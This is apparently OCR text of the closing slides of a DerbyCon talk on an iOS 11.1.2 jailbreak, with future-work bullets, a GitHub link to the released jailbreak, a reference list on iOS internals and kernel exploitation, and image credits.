
Future!

- Where to go from here (iOS 12!)
  - Hope for Alibaba Pandora Labs to release their jailbreak (https://www.youtube.com/watch?v=KMW8oZC7eqw)
  - Hope that other prominent JB's release theirs
  - Reverse engineer the new security mechanisms (pointer security, etc) and release it
  - Go find some bugs

Thanks DerbyCon !

- Get the jailbreak & slides here: https://github.com/Coalfire-Research/iOS-11.1.2-15B202-Jailbreak
- @soen_vanned

- Questions?



References & credits

- MacOS and iOS Internals, Volume I - Jonathan Levin
- MacOS and iOS Internals, Volume III - Jonathan Levin
- Apple XNU source code: (http://opensource.apple.com)
- MacOS and iOS Internals, Volume 1 & 3 – Jonathan Levin (http://newosxbook.com)
- Jailbreaking iOS 11.1.2 – Bryce Bearchell (https://github.com/Coalfire-Research/iOS-11.1.2-15B202-Jailbreak/blob/master/iOS_jailbreak_writeup.pdf)
- Bazad – https://bazad.github.io
- OS X and iOS Kernel Programming - Ole Henry Halvorsen, Douglas Clarke
- Mac OS X Internals: A Systems Approach - Amit Singh
- iOS Hacker's Handbook - Charlie Miller, Dion Blazakis, Dino DaiZovi, Stefan Esser, Vincenzo Iozzo, Ralf-Philip Weinmann
- A Guide to Kernel Exploitation: Attacking the Core - Enrico Perla, Massimiliano Oldani
- A complete write-up for QiLin was released by its author, Jonathan Levin here: http://newosxbook.com/QiLin/qilin.pdf.

Special thanks

- Jonathan Levin for allowing the reverse engineered code in QiLin to be included in the published jailbreak

Image sources

- slide 2 – Coalfire.com
- slide 3
  - http://www.jirocomputer.com/product_view.php?id=7237
  - https://www.theverge.com/circuitbreaker/2017/9/6/16254802/new-iphone-change-event
  - https://picclick.com/Apple-Watch-Series-3-38mm-Aluminum-Case-Black-192502237709.html
  - https://www.apple.com/au/shop/product/G0SF1X/A/Refurbished-133-inch-Macbook-Pro-31GHz-Dual-core-Intel-Core-i5-with-Retina-Display-Space-Grey
  - https://www.apple.com/shop/buy-tv/apple-tv/apple-tv-32gb
- slide 4 - https://en.wikipedia.org/wiki/XNU
- slide 5 - https://6dollarshirts.com/rocket-surgery
- slide 6 - https://www.instructables.com/id/How-to-Build-a-Simple-Lego-House-For-Children-8/
- slide 8 - https://www.amazon.com/Gibraltar-Mailboxes-Decorative-Galvanized-T11KIT0B/dp/B00FOPMFWW
- slide 55 – Wat

All other images were created for this presentation or part of the writeup on GitHub for this jailbreak